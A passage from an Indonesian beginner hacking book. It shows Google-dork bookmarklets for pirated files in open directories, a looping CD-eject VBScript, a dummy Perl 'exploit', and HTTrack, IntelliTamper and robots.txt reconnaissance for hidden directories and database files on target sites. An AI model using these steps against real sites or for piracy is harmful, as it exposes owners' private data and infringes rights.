Bagaimanapun, walau dijuluki Script Kiddies, terkadang mereka juga dapat menyebabkan permasalahan serius pada sistem yang diserang. Seorang Script kiddies tidak menyerang atau memiliki target secara spesifik atau tidak menentukan siapa yang menjadi target

aksinya. Lebih tepatnya, seorang script kiddies akan mencari target secara acak. Mereka akan menyerang sistem apa saja yang memiliki kelemahan. Script kiddies dalam aksinya, lebih mengandalkan hasil scan dari tools yang digunakan untuk menemukan kelemahan sistem. Cepat atau lambat, secara acak mereka akan menemukan sebuah sistem yang dapat diserang. Target acak inilah yang membuat Script Kiddies merupakan sebuah ancaman.

Walau demikian, banyak Script Kiddies terkenal yang melakukan aksi hacking luar biasa. Contohnya, Jeffrey Lee Parson, a.k.a. T33kid, pelajar berusia 18 tahun yang berhasil menyebarkan Worm yang dijulukinya Blaster. Sebenarnya dia hanya memodifikasi worm Blaster yang asli menggunakan Hex Editor untuk menambahkan namanya, dan menempelkan sebuah *backdoor* lain, kemudian mem-post-nya di website.


Kemudian, ada pula Michael Calce, alias MafiaBoy, seorang siswa SMA dari Montreal, Kanada, ditangkap pada tahun 2000. Hanya dengan menggunakan tool download, telah melakukan serangan DoS terhadap website kelas kakap seperti Yahoo, Dell, eBay, dan CNN.

Khusus untuk yang masih belajar hacking dan lagi semangat-semangatnya. Tentunya menjadi Script Kiddies bukanlah sebuah dosa. Ya, sudah lah. Terserah apa kata orang, mau Script Kiddies, Script Kodok, atau apapun tidak masalah. Yang penting Happy. Namun, jangan lupa untuk meng-upgrade kemampuan diri Anda. Sebab setiap hacker profesional pasti melewati tahapan ini. Pada jenjang Script Kiddies inilah seorang hacker junior belajar mengerti berbagai program dan aplikasi hacking.

Baiklah, kita mulai menggunakan sebuah script sederhana yang dibuat menggunakan JavaScript. Script ini berguna untuk mencari file MP3 dengan memanfaatkan bantuan Google. Anda hanya perlu memasukkan script di bawah ini pada *address bar* browser yang Anda gunakan.

```
javascript:Qr='';if(!Qr){void(Qr=prompt('Masukkan Nama Artis  
atau judul  
Lagunya: '''))};if(Qr)location.href='http://www.google.com/se  
arch?query=%22parent+directory%22+%22'+escape(Qr)+'%22+mp3+OR  
+wma+OR+ogg+-html+-htm&num=100&hl=en&lr=&ie=UTF-8&oe=UTF-  
8&safe=active&sa=N'
```

Setelah Anda menekan tombol **Enter** pada keyboard, akan muncul kotak dialog yang meminta Anda untuk memasukkan judul lagu yang dicari.



Gambar 255: Mencari lagu.

Anda tinggal mengklik **OK**, lagu yang Anda cari pun muncul, sebagai hasil pencarian Google.

"parent directory" "peterpan" mp3 OR wma OR ogg -html -htm

About 344,000 results (0.26 seconds)

Search Advanced search

[Index of /peterpan](#) [Translate this page]
[DIR] Parent Directory 07-Jun-2006 14:59 - ... peterpan - tentang kita - semua tentang kita.mp3, Peterpan _05 _ Ku_Katakan_Dengan_Indah.mp3 ...
listen77.com/free-mp3/peterpan/ - Cached - Similar

[Index of /mp3/peterpan](#) [Translate this page]
Index of /mp3/peterpan. Icon Name Last modified Size Description [DIR] Parent Directory
[DIR] Bintang Di Surga/ 14-Apr-2010 05:41 - [DIR] Hati Yang Cerah ...
wallywashis.name/mp3/peterpan/ - Cached - Similar

[Index of /mp3/peterpan/Bintang Di Surga](#) [Translate this page]
Parent Directory [TXT] Passwords/ 14-Apr-2010 05:41 - [SND] peterpan - Ada ...
6322.wallywashis.name/mp3/peterpan/Bintang+Di+Surga/ - Cached

Show more results from wallywashis.name

[Index of /Downloads](#) [Translate this page]
[DIR] Parent Directory 27-Sep-2010 16:04 - [VID] ... mike_rossoff.mp3 02-Aug-2003 00:02
2.1M [MD] ... peterpan.pps 20-Jun-2003 12:04 1.1M [VID] ...
www.blickweg.com/Downloads/ - Cached - Similar

[Index Of Mp3 Free Download Mp3 Parent Directory Mp3 News Info ...](#) [Translate this page]
Informasi index of mp3 free download mp3 parent directory mp3 news terbaru ... Video Luna
Maya dan Ariel Peterpan. Kabar minggu kembali menimpas Luna Maya ...
www.the-az.com/berita-index-of-mp3-free-download-mp3-parent-directory-mp3-news/ ...
Cached

[Lyrics: -intitle "index of" "last modified" "parent directory..."](#) [Translate this page]
Parse error: syntax error, unexpected ';' in /srv/www/vhosts/shexy.nl/httpdocs/inc/tpl
/search.tpl.php on line 136.
www.shexy.nl/search?q...of%22...wma%7Cmp3)peterpan&p...

Gambar 256: Hasil pencarian.

Berikut ini adalah bentuk modifikasi script di atas untuk menemukan informasi lainnya.

- Mencari Aplikasi atau Program

```
javascript:Qr='';if(!Qr){void(Qr=prompt('Masukin Nama  
Aplikasinya:',''))};if(Qr)  
location.href='http://www.google.com/search?query=%22parent+  
directory%22+%22'+escape(Qr)+'%  
22+exe+OR+rar+OR+zip+-html+-htm&num=100&hl=en&lr=&ie=UTF-  
8&oe=UTF-8&safe=active&sa=N'
```

- Mencari Gambar

```
javascript:Qr='';if(!Qr){void(Qr=prompt('Masukin Nama  
Gambar:',''))};if(Qr)location.href='http://www.google.com/sea  
rch?query=%22parent+directory%22+%22'+escape(Qr)+'%22+jpg+OR+  
png+OR+bmp+-html+-htm&num=100&hl=en&lr=&ie=UTF-8&oe=UTF-  
8&safe=active&sa=N'
```

- Pencarian Ebook

```
javascript:Qr='';if(!Qr){void(Qr=prompt('Masukin Pengarang  
atau Judul  
Bukunya:',''))};if(Qr)location.href='http://www.google.com/  
search?query=%22parent+directory%22+%22'+escape(Qr)+'%22+pdf+  
OR+rar+OR+zip+OR+litt+OR+djvu+OR+pdf+-html+-  
htm&num=100&hl=en&lr=&ie=UTF-8&oe=UTF-8&safe=active&sa=N'
```

- Mencari Games

```
javascript:Qr='';if(!Qr){void(Qr=prompt('Masukin Nama  
Game:',''))};if(Qr)  
location.href='http://www.google.com/  
search?query=%22parent+directory%22+%22'+escape(Qr)+'%  
22+exe+OR+iso+OR+rar+-html+-htm&num=100&hl=en&lr=&ie=UTF-  
8&oe=UTF-8&safe=active&sa=N'
```

VBScript

Sekarang kita akan sedikit bermain dengan VBScript. Dengan script berikut ini, ketika diaktifkan akan membuka CD-ROM komputer secara otomatis. Cara membuatnya, Anda hanya perlu menyalin script di bawah ini dalam Notepad kemudian menyimpannya dengan nama cdrom.vbs. Setelah selesai, Anda bisa mencoba sendiri untuk melihat hasilnya dengan menjalankan file tersebut.

```

do
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
If colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next ' cdrom
End If
loop

```


Perlu diketahui, efek dari script di atas hanya sebagai contoh dan bekerja di komputer lokal.

Compile Exploit dengan ActivePerl

Keterampilan untuk meng-compile exploit perlu diketahui, apalagi bagi seorang Script Kiddies. Banyak kasus, saya menemukan seseorang yang menemukan berbagai exploit tapi tidak mengetahui cara meng-compile-nya, supaya bisa digunakan di Windows.

Ada exploit yang ditulis dalam bahasa Perl, ada pula yang memakai PHP, bahkan ada pula yang ditulis dalam bahasa C. Apabila Anda menemukan exploit yang mengandung kode `#!/usr/bin/perl`, itu berarti exploit tersebut menggunakan bahasa Perl.

Sebenarnya, untuk meng-compile sebuah exploit tidaklah rumit. Untuk menggunakan exploit tersebut, kita membutuhkan sebuah software yang bernama ActivePerl. Anda bisa memperolehnya dari <http://perl.org> atau <http://www.activestate.com>.



Gambar 257: Perl.org.


Oke, setelah kita install ActivePerl-nya, langkah selanjutnya adalah mencari exploit yang akan kita gunakan. Sebagai contoh, kita menggunakan script berikut ini:

```
#!/usr/bin/perl

if (@ARGV < 2)
{
    print
"\n=====
    Ini hanyalah contoh Bagaimana menjalankan Exploit
\n";
    print "    Cuma sampel doang, by: Efvy Zam      \n";
    print "    Tidak ada exploit yang terdapat disini      \n";
    print
"=====
    \n";
    print "        TERIMAKASIH \n";
    exit();
}
```

Untuk menggunakan exploit tersebut, setelah kita install ActivePerl, langkah selanjutnya adalah salin script di atas ke dalam Notepad dan simpan dengan ekstensi ***.pl**. Di sini saya membuat file dengan nama *sampel.pl*.

Sekarang, jalankan Command Prompt lalu masuk ke direktori tempat file tersebut disimpan, kemudian ketikan: **perl sampel.pl** (atau sesuai nama file yang Anda buat). Dengan demikian, file tersebut akan berjalan. Berikut tampilan *screenshot* penggunaan script di atas.




Gambar 258: Compile file sampel.pl.

Sedangkan PHP exploit, ditulis dengan kode seperti berikut ini: `#!/usr/bin/php`. Kebanyakan exploit yang menggunakan PHP biasanya meminta Anda untuk meng-upload file PHP tersebut pada sebuah hosting yang disebut juga dengan nama PHP Injection. Contoh lainnya sama seperti yang kita lakukan pada bab Phising.

Mencari Exploit

Pada dasarnya, untuk menemukan sebuah exploit dari sebuah sistem bukanlah hal yang sulit saat ini. Hanya bermodalkan *search engine* dan mengenali sistem target Anda bisa menemukan exploitnya. Misalnya, Anda ingin mencari exploit sistem Solaris, maka Anda bisa mengetikkan "Solaris Exploit" pada *search engine* Google.



Gambar 259: Mencari exploit dengan Google.

Web Crawling | 22


Web crawling adalah salah satu bentuk aksi hacking dengan meng-copy halaman website ke dalam komputer lokal. Dengan memindahkan isi sebuah website ke dalam komputer lokal, kita bisa menelusuri isi website tersebut tanpa harus terhubung ke internet. Tujuannya adalah untuk mempermudah analisis struktur sebuah website secara offline. Namun, perlu Anda ketahui, bahwa tidak semua isi website bisa dipindahkan ke dalam komputer lokal. Salah satunya adalah website yang terbuat dari flash tidak bisa dipindahkan secara sempurna karena link yang terdapat di dalamnya tidak tersimpan dalam file HTML maupun script PHP.

Judul bab ini sebenarnya hanyalah pemanis dari kata lain membajak seluruh isi web sehingga bisa dibaca secara offline atau untuk mempelajari struktur sebuah website. Terkadang, *web crawling* ini dikenal juga sebagai *spidering*.

Untuk melakukan aksi web crawling ini, kita memerlukan sebuah program bernama HTTrack.

Berikut langkah menggunakan program HTTrack ini:


1. Jalankan program HTTrack, dari tampilan pertama klik tombol **Next**.



Gambar 260: HTTrack.


2. Selanjutnya isikan nama proyek yang Anda lakukan, di sini saya memasukkan kata "belajar" lalu klik tombol **Next**.

Apabila diinginkan, Anda bisa mengganti *base path* atau lokasi penyimpanan file download.




Gambar 261: Membuat nama project.

3. Masukkan nama website yang akan Anda download pada bagian *Web Address (URL)*, dan klik **Next**.




Gambar 262: Memasukkan URL.

4. Untuk pengaturan parameter koneksi, biarkan saja seperti default. Klik **Finish**, proses download pun segera dilakukan.




Gambar 263: Mengatur parameter.

5. Tunggu proses download dilakukan sampai selesai.



Gambar 264: Proses download.


6. Setelah selesai, klik tombol **Browse Mirrored Website** untuk membuka web yang Anda download tadi secara offline.



Gambar 265: Proses download selesai.

Mungkin ada yang bertanya, terus apa manfaat dari mempelajari struktur sebuah website. Untuk mempermudah penjelasan, akan saya sertakan contohnya sekaligus. Dengan mengetahui struktur sebuah website, Anda bisa langsung mengakses direktori sebuah website tanpa harus menjadi seorang administrator terlebih dahulu. Sebab, data baik berupa dokumen, gambar, dan sebagainya berada dalam direktori sebuah website. Bayangkan, apabila terdapat data rahasia yang tidak seharusnya diakses oleh umum. Tentu saja hal ini sangat berbahaya. Salah satu contohnya, setelah mempelajari struktur sebuah website yang dibangun menggunakan Wordpress, direktorinya bisa dilihat pada: <http://www.nama-target.com/wp-content/uploads/>.

Berikut contoh tampilan dari direktori yang saya temukan.



Index of /wp-content/uploads/wpsc


Name	Last modified	Size	Description
Parent Directory		-	
cache/	25-Nov-2010 23:08	-	
category_images/	14-Apr-2010 08:13	-	
previews/	14-Apr-2010 08:13	-	
product_images/	08-Aug-2010 09:28	-	
themes/	14-Apr-2010 08:13	-	
upgrades/	14-Apr-2010 08:13	-	
user_uploads/	14-Apr-2010 08:13	-	

Gambar 266: Direktori web.

Sekarang kita akan menggunakan sebuah program bernama IntelliTamper.


Cara penggunaan program ini pun cukup mudah, Anda hanya perlu memasukkan nama website target dan mengklik **Enter** atau menekan ikon **Start Scan**.

Perhatikan gambar di bawah, saya melakukan scan terhadap sebuah website, di sana saya bisa menemukan beberapa direktori rahasia.



Gambar 267: IntelliTamper.

Setelah proses selesai, Anda bisa mengakses direktori layaknya menggunakan Windows Explorer. Bahkan, pada beberapa kasus, Anda bisa menemukan file database yang mungkin disimpan dalam direktori khusus.



Gambar 268: Menemukan file MDB.

Selain cara di atas, ada sebuah trik sederhana bagaimana Anda bisa mengetahui direktori apa saja yang terdapat dalam sebuah website. Siapa tahu ada sebuah direktori rahasia yang tidak di data oleh Google.

Untuk melakukan hal ini, Anda hanya perlu memasukkan **robots.txt** di belakang nama sebuah website. Contohnya: <http://www.vyctoria.com/robots.txt>. Berikut hasil yang ditampilkan.

```
User-agent: *
Disallow: /administrator/
Disallow: /cache/
Disallow: /components/
Disallow: /images/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /libraries/
Disallow: /media/
Disallow: /modules/
Disallow: /plugins/
Disallow: /templates/
Disallow: /tmp/
Disallow: /xmlrpc/
```

Gambar 269: Robots.txt.

Trojan | 23

